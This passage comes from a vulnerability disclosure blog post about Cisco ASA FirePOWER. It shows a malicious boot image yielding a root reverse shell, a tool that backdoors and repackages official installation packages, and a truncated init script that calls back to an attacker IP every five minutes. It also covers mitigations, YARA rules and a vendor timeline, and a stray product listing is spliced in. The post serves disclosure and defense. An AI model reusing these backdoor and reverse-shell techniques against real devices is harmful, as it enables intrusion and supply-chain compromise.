
```
albinolobster@ubuntu:~/pinchme$ ss
albinolobster@10.0.0.21's passworc
User albinolobster logged in to ci
Logins over the last 5 days: 42.
Failed logins since the last logir
Type help or '?' for a list of ava
ciscoasa> en
Password:
ciscoasa# copy http://10.0.0.28/ti

Address or name of remote host [1(

Source filename [tinycore-custom.i

Destination filename [tinycore-cus

Accessing http://10.0.0.28/tinycor
Writing file disk0:/tinycore-custo
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
INFO: No digital signature found
76193792 bytes copied in 18.440 se

ciscoasa# sw-module module sfr rec
ciscoasa# debug module-boot
debug module-boot  enabled at leve
ciscoasa# sw-module module sfr rec

Module sfr will be recovered. This
on that device and attempt to dowr
several minutes.

Recover module sfr? [confirm]
Recover issued for module sfr.
ciscoasa# Mod-sfr 177> ***
Mod-sfr 178> *** EVENT: Creating t
Mod-sfr 179> *** TIME: 15:12:04 UT
Mod-sfr 180> ***
Mod-sfr 181> ***
Mod-sfr 182> *** EVENT: The module
Mod-sfr 183> *** TIME: 15:12:04 UT
Mod-sfr 184> ***
```

```
Mod-sfr 185> ***
Mod-sfr 186> *** EVENT: Disk Image
Mod-sfr 187> *** TIME: 15:13:42 UT
Mod-sfr 188> ***
Mod-sfr 189> ***
Mod-sfr 190> *** EVENT: Start Para
Mod-sfr 191> /tinycore-custom.iso,
Mod-sfr 192> C: 00:00:00:02:00:01,
Mod-sfr 193> vir
Mod-sfr 194> ***
Mod-sfr 195> *** EVENT: Start Para
Mod-sfr 196> m Key: 8061, Shared M
Mod-sfr 197> Mem-Path: -mem-path /
Mod-sfr 198> *** TIME: 15:13:42 UT
Mod-sfr 199> ***
Mod-sfr 200> Status: Mapping host
Mod-sfr 201> Warning: vlan 0 is no
```

Once the ISO is booted, a reverse shell is sent back to the attacker.


```
albinolobster@ubuntu:~$ nc -lvnp 1
Listening on 0.0.0.0 1270
Connection received on 10.0.0.21 6
id
uid=0(root) gid=0(root) groups=0(r
uname -a
Linux box 3.16.6-tinycore #777 SMP
ifconfig
eth0      Link encap:Ethernet  HWa
          UP BROADCAST RUNNING MUL
          RX packets:173 errors:0 
          TX packets:14 errors:0 d
          collisions:0 txqueuelen:
          RX bytes:9378 (9.1 KiB) 

eth1      Link encap:Ethernet  HWa
          inet addr:192.168.1.17  
          UP BROADCAST RUNNING MUL
          RX packets:14 errors:0 d
          TX packets:11 errors:0 d
          collisions:0 txqueuelen:
          RX bytes:1482 (1.4 KiB) 

eth2      Link encap:Ethernet  HWa
          UP BROADCAST RUNNING MUL
          RX packets:0 errors:0 dr
          TX packets:14 errors:0 d
          collisions:0 txqueuelen:
          RX bytes:0 (0.0 B)  TX b

lo        Link encap:Local Loopbac
          inet addr:127.0.0.1  Mas
          UP LOOPBACK RUNNING  MTU
          RX packets:0 errors:0 dr
          TX packets:0 errors:0 dr
          collisions:0 txqueuelen:
          RX bytes:0 (0.0 B)  TX b
```

Once again, this presents a potential social engineering issue. An attacker that is able to craft their own malicious boot image needs only to convince an administrator to install it. However, an attacker *cannot* pre-install the image and provide the ASA to a victim because boot images are removed every time the ASA is rebooted.



Malicious FirePOWER installation package

As mentioned previously, step two of the FirePOWER installation process is to install the FirePOWER installation package. Some FirePOWER modules support two versions of the FirePOWER installation package:



```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
        :Parameters:
            - `pkg_path` - Path to package
            - `extract_dir` - Directory where package need to be extracted
            - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentSignedChksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```

The above code is taken from the FirePOWER boot image 6.2.3. We can see it supports two formats:

EncryptedContentSignedChksumPkgWrapper
ChecksumPkgWrapper

Without getting into the weeds on the details, EncryptedContentSignedChksumPkgWrapper is an overly secure format, and Cisco *only* appears to publish FirePOWER installation packages in that format. However, the boot images also support the insecure ChcksumPkgWrapper format. So, we wrote a tool (https://github.com/jbaines-r7/whatsup/tree/b7fb827abde473bf303887c89517195cea3fcdab) that takes in a secure FirePOWER installation package, unpackages it, inserts a backdoor, and then repackages into the insecure package format.


```
albinolobster@ubuntu:~/whatsup/bui

   __      __  __               __
  /\ \  __/\ \/\ \             /\
  \ \ \/\ \ \ \ \ \___      __ \ \
   \ \ \ \ \ \ \ \  _ `\  /'__`\\
    \ \ \_/ \_\ \ \ \ \ \/\ \L\.\\
     \ `\___x___/\ \_\ \_\ \__/.\_
      '\/__//__/  \/_/\/_/\/__/\/_

   __  __
  /\ \/\ \
  \ \ \ \ \  _____            jbai
   \ \ \ \ \/\ '__`\
    \ \ \_\ \ \ \L\ \      "What's
     \ \_____\ \ ,__/
      \/_____/\ \ \/
               \ \_\
                \/_/


[+] User provided package: /home/a
[+] Copying the provided file to .
[+] Extracting decryption material
[+] Attempting to decrypt the pack
[+] Successful decryption! Cleanin
[+] Unpacking...
... snip lots of annoying output .
[+] Generating the data archive
[+] Creating new.pkg...
[+] Writing file and section heade
[+] Appending the compressed archi
[+] Appending the checksum section
[+] Completed new.pkg
```

The newly generated FirePOWER installation package can then be installed on the ASA as it normally would. And because it contains all the official installation package content, it will appear to be a normal installation to the user. However, this installation will include the following obviously malicious init script, which will try to connect back to an attacker IP every five minutes.

```
#!/bin/sh

source /etc/rc.d/init.d/functions
PATH="/usr/local/bin:/usr/bin:/bir

xploit_start() {
  (while true; do sleep 300; /bin/
}

case "\$1" in
'start')
  xploit_start
  ;;
*)
  echo "usage $0 start|stop|restar
esac
```

This malicious FirePOWER installation package is distributable via social engineering, *and* it can be used in supply chain attacks. The contents of the installation package survive reboots and upgrades. An attacker need only pre-install the

FirePOWER module with a malicious version before providing it to the victim.



Cisco ASA 5506-X (Renewed)

Visit the Amazon Renewed Store

★★★★★ 1 rating

Price: $750.00

Pay $41.67/month for 18 months, interest-free upon approval for the Amazon Rewards Visa Card

The product is refurbished, is fully functional and in excellent condition. Backed by the 90-day Amazon Renewed Guarantee.

- This pre-owned product has been professionally inspected, tested and

$750.00

FREE delivery July 8 - 13. Details

Or fastest delivery July 7 - 11. Details

Select delivery location

Only 2 left in stock - order soon.

Mitigation and detection

Organizations that use Cisco ASA are urged to isolate administrative access as much as possible. That is not limited to simply, “Remove ASDM from the internet.” We’ve demonstrated a few ways malicious packages could reasonably end up on an ASA and none of those mechanisms have been patched. Isolating administrative access from potentially untrustworthy users is important.

Rapid7 has written some YARA rules to help detect exploitation or malicious packages:

- Detect unsigned FirePOWER installation packages (https://github.com/jbaines-r7/cisco_asa_research/blob/main/yara/unsigned_sfr_pkg.yara)
- Detect unknown ASDM packages (https://github.com/jbaines-r7/cisco_asa_research/blob/main/yara/asdm_unsigned_entry.yara)
- Parse ASDM log files for exploitation indicator (https://github.com/jbaines-r7/cisco_asa_research/blob/main/yara/asdm_unsigned_entry.yara)
- Parse ASDM log files for users/passwords (https://github.com/jbaines-r7/cisco_asa_research/blob/main/yara/asdm_log_user_and_pass.yara)

Timeline

- February 24, 2022 - Initial disclosure of ASDM packaging issues.
- February 24, 2022 - Cisco opens a case (PSIRT-0917052332) and assigns CSCwb05264 and CSCwb05291 for ASDM issues.
- February 29, 2022 - Cisco informs Rapid7 they have reached out to engineering. Raises concerns regarding 60-day timeline.
- March 15, 2022 - Cisco reports they are actively working on the issue.

- March 22, 2022 - Initial disclosure of ASA-X with FirePOWER Services issues and ASDM logging issue.
- March 23, 2022 - Cisco acknowledges ASA-X issues and assigns PSIRT-0926201709.
- March 25, 2022 - Cisco discusses their views on severity scoring and proposes disclosure dates for ASDM issues.
- March 29, 2022 - Rapid7 offers extension on disclosure for both PSIRT issues.
- April 7, 2022 - Rapid7 asks for an update.
- April 7, 20222 - ASA-X issues moved to Cisco PSIRT member handling ASDM issues.
- April 8, 2022 - Cisco indicates Spring4Shell is causing delays.
- April 13, 2022 - Rapid7 asks for an update.
- April 14, 2022 - Cisco indicates ASA-X issues are as designed. ASDM logging issue is a duplicate. Cisco agrees to new disclosure dates,

clarification on six-month timelines, Vegas talks work to push things along!

- April 14, 2022 - Rapid7 inquires if Cisco is talking about the same ASA-X model.
- April 20, 2022 - Rapid7 proposes a June 20, 2022 disclosure. Again asks for clarification on the ASA-X model.
- April 22, 2022 - Cisco reiterates ASA-X issues are not vulnerabilities.
- April 22, 2022 - Rapid7 attempts to clarify that the ASA-X issues are vulnerabilities.
- April 26, 2022 - Cisco plans partial disclosure of ASDM issues around June 20.
- May 06, 2022 - Cisco reiterates no timeline for ASA checking ASDM signature. Cisco again reiterates ASA-X issues are not vulnerabilities.
- May 06, 2022 - Rapid7 pushes back again on the ASA-X issues.
- May 10, 2022 - Rapid7 asks for clarification on what is being

fixed/disclosed on June 20.

- May 11, 2022 - Rapid7 asks for clarity on ASA-X timeline and what is currently being considered a vulnerability.
- May 18, 2022 - Cisco clarifies what is getting fixed for issues, what will receive CVEs, what is a "hardening effort."
- May 18, 2022 - Rapid7 requests CVEs, asks about patch vs disclosure release date discrepancy. Rapid7 again reiterates ASA-X findings are vulnerabilities.
- May 20, 2022 - Cisco indicates CVEs will be provided soon, indicates Cisco will now publish fixes and advisories on June 21. Cisco reiterates they do not consider boot image issues vulnerabilities. Cisco asks who to credit.
- May 25, 2022 - Rapid7 indicates credit to Jake Baines.
- May 25, 2022 - CVE-2022-20828 and CVE-2022-20829 assigned, Cisco

says their disclosure date is now June 22.

- May 26, 2022 - Rapid7 agrees to June 22 Cisco disclosure, requests if there is a disclosure date for ASA side of ASDM signature fixes.
- May 31, 2022 - Cisco indicates ASA side of fixes likely coming August 11.
- June 09, 2022 - Rapid7 questions the usefulness of boot image hardening. Observes the ASA has no mechanism to prevent literally any bootable ISO from booting (let alone old Cisco-provided ones).
- June 09, 2022 - Cisco confirms boot images are not phased out and does not consider that to be a security issue.
- June 09, 2022 - Rapid7 reiterates that the ASA will boot any bootable image and that attackers could distribute malicious boot images / packages and the ASA has no mechanism to prevent that.

- June 13, 2022 - Rapid7 finally examines Cisco's assertions regarding the ASDM log password leak being a duplicate and finds it to be incorrect.
- June 15, 2022 - Cisco confirms the password leak in 7.17(1) as originally reported.
- June 22, 2022 - Cisco confirms password leak fix will be published in upcoming release.
- June 23, 2022 - Cisco publishes advisories and bugs.
- June 23, 2022 - Rapid7 asks if CVE-2021-1585 was fixed.
- June 23, 2022 - Cisco says it was.
- June 23, 2022 - Rapid7 says it wasn't. Asks Cisco if we should open a new PSIRT ticket.
- June 23, 2022 - Cisco indicates current PSIRT thread is fine.
- June 23, 2022 - Rapid7 provides details and video.
- June 23, 2022 - Cisco acknowledges.

- July 05, 2022 - Rapid7 asks for an update on CVE-2021-1585 patch bypass.
- July 25, 2022 - Cisco provides Rapid7 with test versions of ASDM.
- July 26, 2022 - Rapid7 downloads the test version of ASDM.
- August 1, 2022 - Rapid7 lets Cisco know that team time constraints may prevent us from completing testing.
- August 1, 2022 - Cisco acknowledges.
- August 10, 2022 - Rapid7 updates Cisco on publication timing and reconfirms inability to complete testing of new build.
- August 11, 2022 - Cisco communicates to Rapid7 that they have released new Software images for ASA (9.18.2, 9.17.1.13, 9.16.3.19) and ASDM (7.18.1.152) and updated the advisories for CVE-2022-20829 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asa-asdm-sig-NPKvwDjm) and CVE-2021-1585 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-

sa-asdm-rce-gqjShXW) to note that the vulnerabilities have been resolved.

- August 11, 2022 - Rapid7 acknowledges, notifies Cisco that we are unable to verify the latest round of fixes before materials go to press.
- August 11, 2022 - This document is published.
- August 11, 2022 - Rapid7 presents materials at Black Hat USA.
- August 13, 2022 - Rapid7 presents materials at DEF CON.

Rapid7 customers

Authenticated checks were made available to InsightVM and Nexpose customers for the following CVEs in July 2022 based on Cisco's security advisories:

- CVE-2022-20829 (https://www.rapid7.com/db/vulnerabilities/cisco-asa-cve-2022-20829/)
- CVE-2022-20828 (https://www.rapid7.com/db/vulnerabilities/cisco-asa-cve-2022-20828/)

- CVE-2022-20651 (https://www.rapid7.com/db/vulnerabilities/cisco-asa-asdm-cve-2022-20651/)
- CVE-2021-1585 (https://www.rapid7.com/db/vulnerabilities/cisco-asa-asdm-cve-2021-1585/)

Please note: Shortly before this blog's publication, Cisco released new ASA and ASDM builds and updated their advisories to indicate that remediating CVE-2021-1585 and CVE-2022-20829 requires these newer versions. As of the August 12 content release, we have updated our vulnerability checks to reflect that these newer versions contain what Cisco has communicated to be the proper fixes.

POST TAGS

AUTHOR

es/)

Jake Baines (/blog/author/jake-baines/)

VIEW JAKE'S POSTS

Vulnerability Disclosure (/blog/tag/vulnerability-disclosure/)

Research (/blog/tag/research/)

SHARING IS CARING

Related Posts

VULNERAB…	RESEARCH	VULNERAB…	VULNERAB…
CVE-2022-41622 and CVE-2022-41800	New Research: We're Still Terrible at	FLEXlm and Citrix ADM Denial of Service	Baxter SIGMA Spectrum Infusion Pumps:

VIEW ALL POSTS

Search all the things

BACK TO TOP

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. **Privacy Policy (https://www.rapid7.com/privacy-policy/tracking-technologies/)** (/)

Cookies Settings

Contact Us

CUSTOMER SUPPORT

+1-866-390-8113 (Toll Free) (tel:1-866-390-8113)

SALES SUPPORT

+1-866-772-7437 (Toll Free) (tel:866-772-7437)

Need to report an Escalation or a Breach?

CLICK HERE (/services/incident-response-customer-escalation/)

SOLUTIONS

All Solutions (https://www.rapid7.com/solutions)

Industry Solutions (https://www.rapid7.com/solutions/industry)

Compliance Solutions (https://www.rapid7.com/solutions/compliance/)

SUPPORT & RESOURCES

Product Support (https://www.rapid7.com/for-customers)

Resource Library (https://www.rapid7.com/resources)

Customer Stories (https://www.rapid7.com/about/customers)

Events & Webcasts (https://www.rapid7.com/about/events-webcasts)

Training & Certification (https://www.rapid7.com/services/training-certification)

IT & Security Fundamentals (https://www.rapid7.com/fundamentals)

Vulnerability & Exploit Database (https://www.rapid7.com/db)

ABOUT US

Company (https://www.rapid7.com/about/company)

Diversity, Equity, and Inclusion (https://www.rapid7.com/about/diversity-equity-and-inclusion/)

Leadership (https://www.rapid7.com/about/leadership)

News & Press Releases (https://www.rapid7.com/about/news)

Public Policy (https://www.rapid7.com/about/public-policy)

Open Source (https://www.rapid7.com/open-source/)

Investors (https://investors.rapid7.com/)

CONNECT WITH US